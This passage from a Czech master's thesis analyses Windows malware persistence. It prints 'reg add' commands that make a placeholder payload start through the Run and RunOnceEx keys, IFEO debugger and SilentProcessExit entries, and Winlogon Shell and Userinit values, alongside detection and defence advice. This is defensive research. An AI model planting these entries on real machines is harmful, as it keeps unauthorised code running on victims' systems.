VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Analýza metod persistence malwaru

Malware Persistence Methods Analysis

2020 Vladimír Gromotovič

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Zadání diplomové práce

Student: **Bc. Vladimír Gromotovič**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 1801T064 Informační a komunikační bezpečnost

Téma: Analýza metod persistence malwaru
Malware Persistence Methods Analysis

Jazyk vypracování: čeština

Zásady pro vypracování:

Práce je zaměřena na porovnání různých metod persistence škodlivého kódu v operačním systému Windows. Student provede rešerši aktuálně používaných technik persistence a inspiruje se příklady z historicky úspěšných vzorků malware. V praktické části pak student provede implementaci vybraných metod persistence. Pro testování student připraví virtuální prostředí, které bude obsahovat aktuální verzi operačního systému Windows. V tomto prostředí student otestuje jednotlivé metody persistence. Pro simulaci reálných podmínek student postupně do virtuálního prostředí nainstaluje známé antivirové nástroje a v práci otestuje reakci na různé metody persistence.

Hlavní body zadání:

1. Rešerše aktuálního stavu na poli metod persistence škodlivého kódu v operačním systému Windows.
2. Implementace vybraných metod persistence.
3. Testování řešení v připraveném prostředí.
4. Vyhodnocení experimentu a prezentace výsledků.

Seznam doporučené odborné literatury:

[1] Merhaut F., Zelinka I., Úvod do počítačové bezpečnosti, Fakulta aplikované informatiky, UTB ve Zlíně, Zlín, 2009
[2] Szor P., Počítačové viry - analýza útoku a obrana, Zoner Press, 2006, ISBN: 80-86815-04-8

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **Ing. Jan Plucar, Ph.D.**

Datum zadání: 01.09.2019

Datum odevzdání: 30.04.2020

doc. Ing. Jan Platoš, Ph.D.
vedoucí katedry

prof. Ing. Pavel Brandštetter, CSc.
děkan fakulty

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 11. květen 2020 .....

Souhlasím se zveřejněním této diplomové práce dle požadavků čl. 26, odst. 9 Studijního a zkušebního řádu pro studium v magisterských programech VŠB-TU Ostrava.

V Ostravě 11. květen 2020 .....

Rád bych na tomto místě poděkoval vedoucímu práce Ing. Janu Plucarovi Ph.D. za pomoc a ochotu při správcování diplomové práce, bez jehož pomoci by tato práce nevznikla. Také bych rád poděkoval své rodině, která mě během studia podporovala.

Abstrakt

Práce je zaměřena na porovnaní různých metod persistence v operačním systému Windows. Podrobněji se zabývá devíti metodami persistence. V rámci práce byly popsány možnosti vybraných metod persistence. Součástí práce jsou také metody obrany před vybranými metodami persistence. V praktické části práce byly metody persistence otestovány prostřednictvím současných antivirových řešení.

Klíčová slova: persistence, počítačový virus, škodlivý, alternativní datový proud, antivirus, run registry, winlogon, ifeo, BITS práce, naplánovaná úloha, startup složka, DLL search order hijacking, modifikace zástupce

Abstract

The work aims at comparing various methods of persistence in Windows operating system. It deals with nine methods of persistence. In the frame of the work possibilities of choosen methods of persistence were described. Part of the work are also methods of defence of choosen methods of persistence. In the practical part of the work methods of persistence were tested by current antivirus solutions.

Keywords: persistence, malware, malicious, alternate data stream, antivirus, run registry, winlogon, ifeo, BITS job, scheduled task, startup folder, DLL search order hijacking, shortcut modification

Obsah

Seznam použitých zkratek a symbolů

ACL	–	Acces Control List
API	–	Application programming interface
BITS	–	Background Intelligent Transfer Service
DLL	–	Dynamic-link library
EFI	–	Extensible Firmware Interface
FAT32	–	File Allocation Table
GUI	–	Graphical User Interface
HKCC	–	HKEY$_{C}URRENT_{C}ONFIG$
HKCR	–	HKEY$_{C}LASSES_{R}OOT$
HKCU	–	HKEY$_{C}URRENT_{U}SER$
HKEY	–	Handle to Registry Key
HKLM	–	HKEY$_{L}OCAL_{M}ACHINE$
HKU	–	HKEY$_{U}SERS$
HTTPS	–	Hypertext Transfer Protocol Secure
HTTP	–	Hypertext Transfer Protocol
ID	–	Identifier
MBR	–	Master Boot Record
NTFS	–	NT file system
PUP	–	Potentially Unwanted Program
SCM	–	Supply Chain Management
SID	–	Security Identifier
SMB	–	Server Message Block
UEFI	–	Unified Extensible Firmware Interface
exFAT	–	Extensible File Allocation Table

Seznam obrázků

Seznam tabulek

Seznam výpisů zdrojového kódu

1 Úvod

Počítačový malware se stal prostředkem organizovaných skupin sloužícím k získaní soukromých dat, financí, digitálních dat jednotlivců či podniků. Obranu proti malwaru tvoří takzvané antivirové řešení, nabízející ochranu proti již vytvořeným a nalezeným vzorkům malwarů. Právě nutnost přidání malware vzorku do databáze antivirového řešení zapříčiňuje skutečnost, že společnosti vyvíjející antivirová řešení budou vždy přinejmenším o krok pozadu.

Většina malwarů je složená z minimálně tří komponent: infekce, nákladu malwaru (payload) a persistence. Infekce je část malwaru snažící se infiltrovat počítač uživatele. Payload v sobě nese škodlivý kód udávající typ útoku (ransomware, adware, spyware, červ a další). Persistence tvoří nedílnou součást malwaru, jelikož zajišťuje udržení malwaru v systému uživatele, a to i za předpokladu, že dojde k pádu systému (BSOD) či jeho restartování.

Většina antivirových řešení využívá primárně dvě metody k nalezení malwaru. Jedná se o databázi otisků známých malwarů (signatury) a monitorování chování malwarů (heuristika). [1] Databáze otisků (signature) funguje na principu srovnání již existujícího malware záznamu s malwarem umístěným v počítači uživatele / serveru. Heuristika je metoda monitorující chování programu a následné vyhodnocení škodlivosti softwaru. Organizované skupiny využívají mnoho způsobů a technik, jak se vyhnout antivirovým řešením pomocí obfuskace, šifrování, komprese a dalších metod. Persistence je natolik malá část malwaru, že se v signatuře ani heuristice neprojeví i přesto, že to může být jediná metoda, jak odhalit další generaci malwaru nebo úplně novou malwarovou hrozbu. Účelem práce je poukázat na možný nedostatek dnešních antivirových řešení co se týče nové generace malwarů nebo úplně nových malwarových hrozeb.

V první části diplomové práce vysvětlíme a popíšeme různé metody persistence, které jsou využívané mezi současnými malwary na nejaktuálnějším operačním systému Windows 10. Ze všech vybraných metod vytvoříme nástroj, jenž bude schopen využít konkrétní metody persistence na námi zvolený program. Dále popíšeme postup implementace jednotlivých metod persistence a metody zařadíme do kontextu Windows systému. Rovněž v této části diplomové práce shrneme obranu a prevenci proti těmto metodám persistence.

Druhá část práce se věnuje praktickému experimentu, kladoucí si za cíl zjištění míry detekce persistentních metod pomocí automatických nástrojů. Automatické nástroje jsou reprezentovány nejpoužívanějšími antivirovými řešeními.

2 State of the Art

Cílem útočníka je zajistit si v systému uživatele trvalý přístup i na vzdory restartovaní či pádu operačního systému. K tomuto účelu se v systémech Microsoft Windows nejčastěji využívají samo spouštějící rutina (ASEP, Auto-start Extensibility Points) využívající řadu metod k zajištěni persistence. [2]

Odborných článků a prací zabývajících se pouze persistenci není mnoho, proto jsem byl nucen informace o metodách persistence hledat primárně v článcích (rozborech malwaru) antivirových společností.

Odborná práce zabývající se odhalitelností persistentních metod skrze forenzní techniku skenování výpisu paměti (memory dump) pracovala primárně s registry záznamů. Větší polovina testovaných metod persistence se jim povedla odhalit skrze skenování memory dump. [2]

Společnost ESET popisující fungovaní malwaru GreyEnergy zmiňuje persistenci prostřednictvím služby. Jedná se o perzistentní metodu využívající proces *svchost.exe* k spuštěni škodlivé dynamicky linkované knihovny (DLL) po startu operačního systému Windows. [3][4]

Další persistentní metodou popsanou v rozboru společností ESET je rootkit. Rootkit je typ škodlivé aplikace zajištující přistup do operačního systému. Jestliže rootkit modifikuje boot sektor na disku tak je nazýván bootkitem. Tento přístup obejde sekvenci hlavního spouštěcího záznamu (MBR) a spustí zadní vrátka (backdoor), ještě před spuštěním operačního systému. Jedná se ojedinělou a ne příliš často používanou persistentní metodu. Moderní počítače jsou chráněné hardwarovou komponentou jako jednotné rozšiřitelné firmwarové rozhraní (UEFI) a funkcí Secure Boot. [5][6] Komplikovanější a zřídka používanou metodou persistence je přespaní UEFI nebo rozšiřitelného firmwarového rozhraní (EFI). [7]

Jednoduchá a často používaná metoda persistence je infikovaní zástupce (shortcut). Infikace je docílena upravením zástupce odkazujícího na útočníkovu škodlivou aplikaci. Útočník infikuje často používané zástupce, čímž docílí persistentního chovaní. [8][9]

Jednou z metod zajištující persistenci v operačním systému je úprava/vytvořeni záznamu v registru systému. Útočníci modifikují registr klíče obsahující výchozí aplikaci k souborovému typu (například exe, msi, txt, atd.). Do hodnoty klíče je možné přidat příkaz, který se spustí při otevření zvoleného typu souboru. [10]

Nejčastěji zneužívanými klíči registru jsou klíče Run a RunOnce. Jedná se o registry spouštějící se pro konkretního uživatele či pro všechny uživatele na operačním systému Windows. [11]

Dále se upravují registry existujících služeb (services), kdy se přidá/přepise ServiceDLL klíč, jedna se o vlastnost, kdy je umožnění spouštět DLL službu v kontextu *svchost.exe* procesu. Nejčastěji do neběžící služby, která splňuji určitá kritéria, aby se hlavně zamezilo rozbiti systému. Také lze vytvořit úplně novou službu, jedná se o jednodušší přístup na implementaci, ale také na odhaleni. [12] [13]

Poslední ze zmíněných útoků je DLL search order hijacking. Jedná se o metodu, která zneužívá chovaní operačního systému při načítaní DLL knihoven. Útočník může podsunout svou vlastní škodlivou DLL knihovnu, která bude spuštěna před legitimní DLL knihovnou. [14][15]

Odborných prací zabývající metodami persistence není mnoho. Většina článků týkajících se rozboru malwaru obsahuje kapitolu zabývající se persistencí, avšak tyto kapitoly obsahují pouze základní informace o použité metodě persistence. Proto jsem se rozhodl tuto práci věnovat rozboru nejpoužívanějších metod persistence.

3 Metody


V této části si ujasníme význam termínu persistence. To jak je využívána a rovněž persistenci zařadíme do kontextu malwaru. Dále na jaké prostředí/operační systém jsem se v práci zaměřil. Součástí kapitoly jsou pojmy a techniky na jenž se budeme v průběhu celé práce odkazovat (uživatelské účty, UAC[1] a logování systémových aktivit)

3.1 Persistence

Útočníci se snaží udržet se v infikovaném operačním systému. Toho je docíleno pomocí různých metod persistence. Metody persistence jsou metody, které útočníkovi dávají možnost udržet malware v počítači bez nutnosti znovu infikovat systém. Některé metody persistence mohou sloužit ke skrytí malwaru (evasion).

3.2 Prostředí

Na obrázku 1 lze vidět statistiky s daty pro dva nejpoužívanější operační systémy společnosti Microsoft (duben 2019–duben 2020). Graf srovnává data pouze mezi operačními systémy společnosti Microsoft. Operační systémy jiných společností (například Linux, MacOS, Android a další) nejsou v grafu zahrnuty.



Obrázek 1: Statistika využívanosti operačních systémů Windows 7 a Windows 10

Z grafu (viz Obrázek 1) lze vyčíst, že 73,14 % uživatelů využívající operační systému Windows používá právě nejnovější verzi tohoto systému (Windows 10). Druhým nejpoužívanějším

[1] Jedná se o komponentu operačního systému Windows, jenž zajišťuje bezpečnost v rámci interakce uživatele s aplikací, která potřebuje administrátorské oprávnění.

operačním systémem je Windows 7 s 19,44 % uživatelů. V grafu (viz Obrázek 1) je možné vidět konstantní snižovaní počtu uživatelů u operačního systému Windows 7.

Neustále snižovaní počtu uživatelů u operačního systému Windows 7 je způsobenou skutečností, že společnost Microsoft již nadále tento operační systém nepodporuje a nabízí uživatelů bezplatnou aktualizaci na nejnovější operační systém Windows 10. Právě bezplatná aktualizace stojí za nárůstem počtu uživatelů u operačního systému Windows 10.

Společnost Microsoft s příchodem operačního systému Windows 10 (2015) oznámila novou politiku pro vydávání nových verzí operačního systému Windows. Nová politika slibuje dlouhodobou podporu operačního systému Windows 10.

3.3 Windows lokální účty a skupiny

V kapitole opomeneme firmy a budeme se věnovat pouze běžným uživatelům. Aby uživatel mohl správně využívat operační systéme Windows 10 je potřeba mít vytvořený účet (lokální nebo účet u společnosti Microsoft). Prvotní účet se vytváří v konfigurační části instalace operačního systému. Výhodou takzvaného prvotního účtu je skutečnost, že tento účet má rozšířená práva, jelikož je členem administrátorské skupiny (administrators group). Další vytvořené účty již spadají do uživatelské skupiny (users group), která poskytuje pouze základními uživatelská pravá. V průběhu instalace operačního systému dochází k vytvoření několika dalších účtů, které jsou používány výhradně operačním systémem Windows. Tématem následujících kapitol budou i bezpečnostní identifikátory (SID, Security Identifier). Tyto identifikátory jsou přiřazeny každému účtu i skupině. Taktéž tyto identifikátory mohou být přiřazeny účtu NT-AUTHORITY\SYSTEM. [16]

3.4 Elevace práv

Nedílnou součástí elevace práv je přístupový token (Access Token) popisující bezpečnostní kontext procesu nebo vlákna. Tento token obsahuje SID se seznamem práv a dalšími informacemi, které jsou pro práci irelevantní. Při přihlášení uživatele do operačního systému, jenž je členem skupiny administrátorů dochází k vytvoření standardního uživatelského přístupového tokenu a administrátorského přístupového tokenu. Uživatel využívá standardní token pro své běžné činnosti, nicméně pokud uživatel chce provést činnost vyžadující administrátorské oprávnění tak je vyzván k předání administrátorského tokenu. Při předání dojde k elevaci oprávnění procesu ze standardního na administrátorský. V diplomové práci se podíváme na tři metody persistence:

a) Metody potřebující elevaci

b) Metody nepotřebující elevaci


c) Metody eskalující privilegia

3.5 Microsoft Sysinternals nástroje

Jedná se o nástroje z dílny společnosti Microsoft, určené převážně pro softwarové vývojáře. Tyto nástroje slouží k odstranění problémů a diagnostiku operačního systému a aplikací.

Autoruns je nástroj obsahující databázi Windows ASEPů. Nástroj autoruns je schopen odhalit velkou část persistentních metod. Autoruns může obsluhovat i běžný uživatel počítače z důvodu jednoduchého grafického uživatelského rozhraní (GUI). Nástroj označuje podezřelé soubory červeně a chybějící soubory žlutě, viz Obrázek 2.

ProcessExplorer je nástrojem sloužící k monitorování jednotlivých procesů v systému Windows. Lze pomocí něj odhalit např. jednotlivé DLL knihovny, které aplikace načítají a strukturu spuštěných aplikací (rodičovské procesy a podprocesy).




Obrázek 2: Grafické rozhraní nástroje Autoruns

3.6 Audit log


Auditování je nejsilnějším nástrojem k udržení integrity systému umožňující sledování událostí v systému (kde k událostem došlo, kdo jí spustil a jak). Prostřednictvím tohoto nástroje jsme schopni odhalit útoky na operační systém. Primární využitím je začlenění auditování do bezpečnostní strategie organizace (pro běžného uživatele není tento nástroj určen).

K auditování je potřeba nastavit zásady auditu bezpečnosti (security audit policies). Operační systém Windows 10 poskytuje základní[17] a pokročilé bezpečnostní politiky[18]. Rozdíl mezi politikami není pro diplomovou práci důležitý. Podstatnou informací je skutečnost, že tyto politiky obsahují kategorie událostí (viz Obrázek 3).



Obrázek 3: Editor lokálních skupinových politik (Local Group Policy Editor)

Kategorií událostí, jenž je možné auditovat je celá řada, např. přihlašovací události (audit logon events), systémová událost (audit system events), atd. Pod každou kategorií se skrývá několik událostí, např. v kategorii přihlašovací události jsou obsaženy události jako: uživatel byl úspěšně přihlášen, úspěšně odhlášení uživatele, různé události při selhání přihlášení atd. Těchto událostí je v systému přes 400 a každá má přiřazené unikátní ID. Pro správce auditu je důležité monitorovat události, které mají přímý dopad na bezpečnost organizace aby nebyl zahlcen množstvím zbytečných informací v logu. K tomu slouží aplikace *eventvwr.msc* (Event Viewer) poskytující GUI pro práci s audit logem. V aplikaci *eventvwr.msc* jsme schopni vytvořit vlastní filtrování na události či "připnout"k událostem naplánovanou úlohu (více o naplánovaných úlohách v kapitole 4.7).



Obrázek 4: Prohlížeč události (Event viewer), v záložce security se nechází audit logy

4 Vybrané implementace

Windows potřebuje funkcionalitu, aby se legitimní programy mohly automaticky spustit při startu systému bez interakce s uživatelem. K tomu slouží již dříve zmíněné ASEPy. Tyto funkcionality nejsou pouze zajímavé pro legitimní programy, ale také pro útočníky a jejich malware. Většina z těchto metod má svůj odůvodněný a smysluplný účel v systému, ale existují samozřejmě výjimky, ke kterým se dostaneme v této kapitole. Ze začátku si ukážeme nejpoužívanější metody persistence pomocí registr klíčů.

Finální implementace je realizována pomocí jazyka c# jako knihovna v .NET frameworku. Ukázky jsou vypsány pomocí výchozích konzolových aplikací operačního systému Windows a nebo pomocí nástroje PowerShell. Tyto nástroje byly zvoleny z důvodu přehlednější prezentace ukázek.

4.1 Persistence přes registr Windows

Registr klíčů zajišťující persistenci je celá řada (60+)[19] a velmi často se jedná o artefakty z předchozích verzí Windows. Jen malý počet klíčů zajišťující persistenci je zdokumentováno Microsoftem.

4.1.1 Registr Windows

Registr je systémově definovaná databáze, do které aplikace či systémové komponenty ukládají a načítají konfigurační data. Do databáze mohou aplikace přistupovat pomocí rozhraní pro programování aplikací (API). Toto API umožňuje aplikacím načtení, úpravu nebo mazaní dat. Společnost Microsoft nedoporučuje přistupovat k datům registrů jiné aplikace. Jedná se pouze o „doporučení“, kterému není žádným způsobem bráněno.

Registr je hierarchická databáze s daty uspořádány v stromové struktuře. Uzlem v této struktuře je klíč, který může obsahovat podklíče a hodnoty (data). Kořenem jsou kořenové klíče, které jsou předdefinovány systémem a nedají se modifikovat či přidat. Máme šest kořenových klíčů, jejichž jména vždy začíná prefixem "HKEY". Základní přehled jednotlivých kořenových klíčů, viz Tabulka 1.

Každý klíč může obsahovat libovolný počet hodnot, přičemž hodnoty mohou mít několik typů. Pro naše účely stačí zmínit pouze základní typy. Hodnoty mohou být uloženy v binární podobě (REG_BINARY), číselné podobě 32-bitové nebo 64-bitové číslo (REG_DWORD, REG_QWORD) nebo jako text v Unicode nebo ANSI kódování (REG_SZ, REG_EXPAND_SZ, REG_MULTI_SZ).[20]

Každý klíč má jméno složené z tisknutelných znaků, které musí být unikátní vzhledem ke klíčům nacházejícím se na stejné úrovni v hierarchii. Jména nerozlišují velká či malá písmena a také nesmí obsahovat obrácené lomítko.

Textové formáty mají několik variant, jedná se pouze o konvenci, která se dodržuje při zápisu do jednotlivých variant. Pokud náš text neobsahuje žádnou konvenci, tak se použije REG_SZ.

Nezáleží na zvoleném typu hodnoty, API nekontroluje správné formátování hodnot, výjimku tvoří textové hodnoty konvertující takzvaná surová data na jedno ze zvolených formátování.[21]

Kořenové klíče	Obsah/Určení
HKEY_USERS (HKU)	Aktivní načtené profily na stroji.
HKEY_CLASSES_ROOT (HKCR)	Informace týkající se asociace názvů souborů v systému. Vznikne sloučením HKLM\SOFTWARE\Classes a HKCU\SOFTWARE\Classes.
HKEY_CURRENT_USER (HKCU)	Specifická nastavení pro lokální počítač.
HKEY_CURRENT_CONFIG (HKCC)	Informace z běhu systému.
HKEY_PERFORMANCE_DATA	Informace z běhu systému poskytována samotným jádrem systému (Kernel).

V závorkách u kořenových klíčů jsou uvedeny zkratky, kterými lze odkazovat na celé názvy.


Tabulka 1: Popis kořenových registrů [22]

Nakonec rozebereme chování aplikace registru na 64-bitovém Windows. Část záznamů registru je ukládána separátně pro 32-bitové a 64-bitové aplikace. Tyto záznamy jsou odděleny pomocí přesměrování (redirector) do separátních registr pohledů, protože 64-bitové aplikace mohou využívat rozdílné klíče a hodnoty než aplikace 32-bitové. Stále jsou zde záznamy, které jsou sdíleny mezi verzemi. Popis všech sdílených i přesměrovaných záznamů lze nalézt v dokumentaci, viz [23]. Příklad: 32-bitová aplikace chce zapsat do HKLM\Software (jedná se o záznam s přesměrováním), ale zápis bude přesměrován do HKLM\Software\Wow6432Node. Přesměrování se provádí automaticky podle verze aplikace, toto chování lze ovlivnit, ale je zapotřebí specifikovat s jakým registr pohledem chceme pracovat.[24][25]

4.1.2 Run registry klíče

Jedním ze způsobů zisku persistence jsou registry klíče Run. [26] Jedná se pravděpodobně o nejpoužívanější metodu persistence, zejména pro jejich jednoduchost. Máme několik variant těchto klíčů, ale obecně jsou označovány pod souhrnným pojmenováním jako Run registry. Run registry jsou rozděleny na Run, RunOnce, RunOnceEx a pro místní zásady skupiny (Group Policy) existuje pouze Run. Jsou dostupné pro aktuálního uživatele (HKCU) a lokální stroj (HKLM). Jak bylo výše zmíněno pro lokální stroj existují registry jak pro 32-bitové programy tak pro programy 64-bitové, více v kapitole 4.1.1 **??**. Obě zmíněné varianty se dají využít k zisku persistence, ale na 64-bitovém systému Group Policy Run registr existuje pouze v 64-bitové části.

Microsoft krom základního popisu registrů Run a RunOnce, neposkytuje více informací. [27] V výpisu 1, vidíme dva příkazy na vytvoření záznamu v registrech. První parametr příkazu je *add* sloužící k přidání záznamu do registrů, za ním následuje cesta ke klíči Run a Runonce. Název hodnoty není podstatný (hodnota za parametrem /v), lze jej použít ke krytí za legitimní



Obrázek 5: Registr editor, ujasnění pojmů

aplikaci. Dalším parametrem jsou data, která obsahují cestu ke spustitelnému souboru a mohou být doplněna parametry (hodnota za parametrem /d). Zápis do uživatelské části (HKCU) nepotřebuje elevaci, ale také se provede pouze u uživatele, u kterého byl záznam vytvořen. Z krátké dokumentace od Microsoftu jsme zjistili, že záznamy Run\RunOnce se nespustí, když je počítač puštěn v nouzovém režimu (Safe Mode). U RunOnce jsme schopni si vynutit spuštění přidáním (*) před název hodnoty. Jak název napovídá RunOnce se spustí pouze jednou, ale průběh je o něco komplikovanější. Po přečtení registru se záznam smaže, předtím než se příkaz vykoná. Může dojít k pádu systému ještě předtím než se příkaz provede. Toto chování jsme schopni změnit přidáním (!) před název hodnoty. Tyto předpony se mezi sebou nedají kombinovat.

```
reg add HKCU[HKLM]\Software\[Wow6432Node]\Microsoft\Windows\CurrentVersion\Run
    /v "xxx" /d "Cesta k Payload.exe args"
reg add HKCU[HKLM]\Software\[Wow6432Node]\Microsoft\Windows\CurrentVersion\
   RunOnce /v "xxx" /d "Cesta k Payload.exe args"
```

Výpis 1: Run a RunOnce


Metody RunOnce a RunOnceEx se nespustí na standardním uživatelském účtu, většina domácích uživatelů má účet lokálního administrátora. [27] Nepatrným rozdílem oproti RunOnce je, že záznam se maže až po vykonání příkazu, ale tohoto chování jsme schopni docílit i u RunOnce. Oproti RunOnce, který si vezme jako hodnotu cestu k spustitelnému souboru, si RunOnceEx vezme cestu k dynamicky linkované knihovně (DLL). Také oproti Run a RunOnce nevytváří separátní proces. [28] Na tuto metodu přišel Oddvar Moe [29] pomocí tehdejší dokumentace Microsoftu, která je již v dnešní době nedostupná. [30] RunOnceEx je dostupný pouze na lokalním stroji (HKLM). Hodnota se zde nezapisuje přímo pod klíč registru RunOnceEx, ale

je potřeba vytvořit podklíč (subkey) ve tvaru 000x kde x je libovolné číslo a pod tímto klíčem vytvořit druhý podklíč Depend. Opět na názvu hodnoty nezáleží. Data mohou být ve dvou tvarech, pouze DLL knihovna nebo DLL knihovna se jménem zvolené funkce, za kterou mohou následovat parametry funkce, viz výpis 1. Pokud používáme 32-bitový uzel tak je samozřejmě potřeba 32-bitová DLL knihovna.

```
reg add HKLM\SOFTWARE\[Wow6432Node]\Microsoft\Windows\CurrentVersion\RunOnceEx
    \000x\Depend /v "xxx" /d "Payload.dll"
reg add HKLM\SOFTWARE\[Wow6432Node]\Microsoft\Windows\CurrentVersion\RunOnceEx
    \000x\Depend /v "xxx" /d "Payload.dll|JmenoFunkce|args"
reg add HKLM\SOFTWARE\[Wow6432Node]\Microsoft\Windows\CurrentVersion\RunOnceEx
    \000x\Depend /v "xxx" /d "||Payload.exe args"
```

Výpis 2: RunOnceEx

Útočník může zneužít vlastnost RunOnce a RunOnceEx tak, že po spuštění příkazu se záznam z registrů smaže a před ukončením aplikace se zapíše zpět. Při tomto přístupu může útočník ztratit persistenci v případě pádu aplikace, výpadku proudu nebo modré smrti (Blue Screen Of Death). RunOnce (HKLM) a RunOnceEx rutiny jsou spouštěny s elevovaným oprávněním. K exekuci Run registrů v 32-bitové cestě a RunOnce (HKLM) se používá runonce.exe a pro ostatní se používá *explorer.exe*. RunOnceEx vezme si záznam s cestou k DLL knihovně a načte ji pomocí *rundll32.exe*. Přehledněji znázorněno diagramem (viz Obrázek 6).



Obrázek 6: Persistence skrze Run registry

4.1.3 Image File Execution Options

Metoda poskytuje vývojářům možnost automaticky připnout k procesu ladící program (debugger). Jedná se o registry, které jsou dostupné pod HKLM v 32-bitové tak i v 64-bitové cestě. Jediná dokumentace, kterou Microsoft poskytuje [31], je odkaz na vývojářský nástroj GFlags, který tyto registr klíče nastavuje. [32]
Pomocí jména hodnoty "Debugger"jsme schopni připnout ladící program ke zvolené aplikaci, která je jako podklíč IFEO registru. Datová část obsahuje cestu k ladícímu programu pokud se jedná o legitimní využití, u nás povede k payloadu, viz výpis 3. Když se spustí zvolená aplikace,

tak volání vypadá takto: "DebuggerPayload.exe Executable.exe args". Ladící program je volaný v kontextu zvolené aplikace, takže má taky stejná práva, ale registr se nachází v HKLM, takže už zde při zápisu do registru je potřeba elevace. Krom zisku persistence v systému, může sloužit také k zastavení obraných mechanismů systému.

```
reg add "HKLM\SOFTWARE\[Wow6432Node]\Microsoft\Windows NT\CurrentVersion\Image
    File Execution Options\Executable.exe" /v Debugger /d "DebuggerPayload.exe
   "
```

Výpis 3: Připojení debuggeru

Další metoda slouží k připnutí ladícího programu na událost ukončení procesu. Jako v předchozí metodě je potřeba zvolit aplikaci, kterou budeme monitorovat na ukončení a nastavit ji jako podklíč IFEO registru. Jméno hodnoty bude v tomto případě GlobalFlag a datová část bude typu DWORD s hodnotou 512, která říká, že se bude monitorovat pomocí SilentProcessExit. V tomto případě chybí dokumentace Microsoftu a je možné, že existují další hodnoty zajišťující persistenci. Dále je potřeba vytvořit podklíč se jménem aplikace pod SilentProcessExit, kde vytvoříme dvě hodnoty ReportingMode a MonitorProcess. V ReportingMode je potřeba přidat datovou část typu DWORD s hodnotou 1, jedná se o zapnutí monitorování. MonitorProcess obsahuje cestu k payloadu, který se provede po ukončení zvoleného procesu, viz výpis 4. Zde je potřeba zvolit proces, který je často ukončován. Ladící program je volán v kontextu ukončené aplikace a dostává tudíž stejná práva jako daná aplikace.

```
reg add "HKLM\SOFTWARE\[Wow6432Node]\Microsoft\Windows NT\CurrentVersion\Image
    File Execution Options\Executable.exe" /v GlobalFlag /t REG_DWORD /d 512
reg add "HKLM\SOFTWARE\[Wow6432Node]\Microsoft\Windows NT\CurrentVersion\
   SilentProcessExit\Executable.exe" /v ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\[Wow6432Node]\Microsoft\Windows NT\CurrentVersion\
   SilentProcessExit\Executable.exe" /v MonitorProcess /d "DebuggerPayload.exe
   "
```

Výpis 4: Monitorování Silent Process Exit

4.1.4 Winlogon

Jedná se o komponentu poskytující interaktivní přihlášení pro přihlašovací relaci (logon session). Proces winlogon se stará o přihlášení uživatele do systému pomocí rozhraní (interface), např. výchozí přihlašovací obrazovky a o spuštění *explorer.exe* po přihlášení uživatele. [33] S komponentou můžeme interagovat pomocí registr klíčů, nacházející se v HKCU a HKLM. Jediný důvod proč interakce s komponentou existuje, je možnost zaměnit uživatelské rozhraní Windows za vlastní aplikaci.

K dosažení persistence je zapotřebí modifikovat podklíče Winlogonu. Jedná se o podklíče Shell a Userinit. Tyto podklíče již obsahují data. V případě Shell se jedná o *explorer.exe* a v případě

Userinit je to *C:\Windows\system32\userinit.exe*. Hodnoty potřebujeme v registrech zachovat. Docílíme toho pomocí čárky, která odděluje jednotlivé aplikace, které winlogon bude spouštět. Je zde možnost přidat i parametry aplikace.

```
reg add "HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
    /t REG_SZ /d "Payload.exe args", "explorer.exe"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
    Userinit /t REG_SZ /d "Payload.exe args", "C:\Windows\system32\userinit.exe
    "
```

Výpis 5: Winlogon

Cesta pro 32-bitové aplikace (Wow6432Node) se vůbec nepoužívá. Dále jsme při testování zjistili, že v cestě HKCU se používá pouze podklíč shell a v cestě HKLM pouze podklíč userinit. Takže po přihlášení uživatele *winlogon.exe* spustí vše co se nachází v userinit (HKLM), včetně userinit.exe a ten se poté stará o spuštění všeho nacházejícího se v shell (HKCU), včetně *explorer.exe*. Ten se stará jak už víme z předešlé kapitoly o Run registry. Důležitý faktor pro útočníka je elevace a ta v případě HKCU s podklíčem shell není potřeba. Pokud útočník bude chtít využít HKLM userinit tak bude potřeba elevace.

4.1.5 Obrana

Pokročilý uživatel je schopen zaznamenat aplikace spouštějící se z Run registr záznamů ve správci úloh (*taskmgr.exe*) v záložce po spuštění. Platí pouze pro Run registr záznamy a ne pro ostatní (Winlogon a IFEO). Pokud uživatel bude využívat nástroj Autoruns zmíněný v první kapitole 3.5 je schopen odhalit všechny tři zmíněné metody persistence prostřednictvím registr záznamů. Výjimkou jsou záznamy RunOnce a RunOnceEx, jenž jsou při správném použití útočníkem nepostřehnutelné. Toto samozřejmě neplatí pro běžné uživatele, kteří se musí spolehnout na antivirové řešení.

Možnosti firem jsou značně rozšířené o auditace registr záznamů. Registr záznamů umožňuje upravení ACL záznamů pro konkrétní registr záznamu a jeho nastavení pouze pro čtení. Pokud je potřeba zapisovat do některých z výše vyjmenovaných registr záznamů, lze přidat pro konkrétní registr záznamy ACL pro auditování. Poté administrátor může sledovat zápisy do těchto registr záznamů a zjistit zda se jedná o hrozbu.

Microsoft by mohl v edici Windows Home zamezit změnu výchozího uživatelského rozhraní (shell). Stejný postup by byl vhodný i pro možnost přidání ladícího programu k aplikaci. Ze stejného důvodu by bylo vhodné odstranit záznam Userinit (HKCU).

4.1.6 Nálezy z praxe

Malware zaměřující se na nemocnice FIN8, využíval k persistenci v systému registr Run ke spuštění bez souborového PowerShell skriptu. [34]

Malware Triton není příliš zdokumentován, ale využívá IFEO registr záznamy k zisku persistence. [35]

Skupina Chafer využívala spyware Remexi, který se zapisoval k zisku persistence v systému do Winlogon\Userinit klíče. [36] Také zde byl malware Mosquito od skupiny Turla vytvářející si persistenci skrze Winlogon\Shell. Obě tyto hrozby byly cíleny na diplomaty. [37]

4.2 Startup složka

Jedná se o jednoduchou metodu jak zajistit opakované spuštění aplikace či skriptu při startu systému. Díky své jednoduchosti převážně používaná mezi necíleným malwarem/adwarem. Jedná se o složky, s výchozím uložením na systémovém disku. První složka je uživatelská a druhá je pro lokální stroj.

4.2.1 Poznatky z implementace

